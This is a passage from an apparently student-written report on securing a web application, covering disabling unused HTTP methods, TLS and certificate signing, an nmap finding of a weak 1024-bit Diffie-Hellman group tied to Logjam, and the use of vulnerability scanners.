


Figure 10

HTTP methods

Another good security practice recommended by some vulnerability scanners is to block the unused HTPP methods. In this application would mean to forbid PUT, DELETE and TRACE methods.


They all can lead to some vulnerabilities; like TRACE to XSS or PUT and DELETE to upload or remove files from the server. For that purpose, they can be blocked without any consequence and helping the general security of the application.

TLS

Finally, as an indispensable concern, the use of HTTP over TLS. Nowadays, almost all the websites use HTTPS, and if they do not use it, the browser raises alarms to warn the user (which usually makes the user run). Both for a good-looking and for an encrypted communication with the server, HTTP over TLS is highly recommended.

In fact, the benefits of using secure HTTP are more than those. It provides an authentication of the accessed website, protection of the privacy and integrity of the exchanged data while in transit; all of these thanks to the TLS protocol.

TLS stands for Transport Layer Security and it is a protocol of the transport layer.



TLS ensures that the connection between a client and a server is:

- Encrypted because symmetric cryptography is used to encrypt all the data transmitted. Some of the possible encryption systems could be: AES, IDEA or RC2-40. They all provide a symmetric cryptography in which the secret key is negotiated at the TLS Handshake and it is used for both encrypting and decrypting the data.
- Authenticated because the identity of the communicating parties can be authenticated using public-key cryptography.
- Reliable in the sense that there is a Message Authentication Code (MAC) which is used for checking the integrity of the data.

In order to have HTTPS on your web application, an SSL certificate is needed. For that purpose, the server must generate a private and public key. Once both are generated, the public key should be sent to a Certificate Authority in order to be signed; this is called Certificate Signing Request. Otherwise, it could be self-signed but browsers wouldn’t trust.

What the CA does when signing a request (a public key) is to verify the identity of the requester and to sign the requester public key with their own private key. In that way, if the user trusts the CA and can verify the CA's signature, then they can also assume that a certain public key does indeed belong to whoever is identified in the certificate.

The CA Let's Encrypt has signed our certificate request with their private key. Now, if the browser includes Let's Encrypt as a trusted CA certificate (which is the expected behaviour) it can be sure that it was a CA who signed the certificate, and so they can trust our application (as seen on *Figure 11*).




Figure 11

Besides the process of getting secure HTTP, when running nmap as a vulnerability scanner, a vulnerability on the TLS was found.

```
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
 ...
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA256
|             Modulus Type: Safe prime
|             Modulus Source: RFC2409/Oakley Group 2
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
```

The vulnerability is a about the public key length used in DH, which is 1024 bits and it is considered insufficient nowadays. Transport Layer Security services that use Diffie-Hellman groups of insufficient strength, may be vulnerable to Logjam attacks. Logjam is a security vulnerability against a Diffie-Hellman key exchange ranging from 512-bit to 1024-bit keys. It was released in 2015 by a research group and their analysis included a downgrade attack against the TLS protocol itself, which exploits EXPORT cryptography.

The research team performed a precomputation on the most common (EXPORT) 512-bit parameters to demonstrate the impact of Logjam, but they express concerns that real, more

powerful attackers might do the same with the common normal-DHE (Diffie Hellman ephemeral) 1024-bit parameters.

They concluded stating that 512 and 768 bits would be weak, 1024 bits breakable by really powerful attackers like governments, and 2048 bits to be a safe size.

In our case, it would be vulnerable in the case of a 1024-bit Logjam attack.

Vulnerability Scanners

To conclude, it was considered necessary to mention the vulnerability scanners. They provide very useful reports which should be seriously considered if a secure application is been developed. In fact, they are usually the same scanners that the attackers would use to go against a target, so knowing and trying to fix everything reported on them, would be a good option.

In this project, some vulnerability scanners have been used to check the vulnerabilities or to fix some of them. The main scanners used during the project are Nikto, nmap with the vulnerabilities option and Open Vas. The three of them provided very good feedback and helped to find the main vulnerabilities of the application.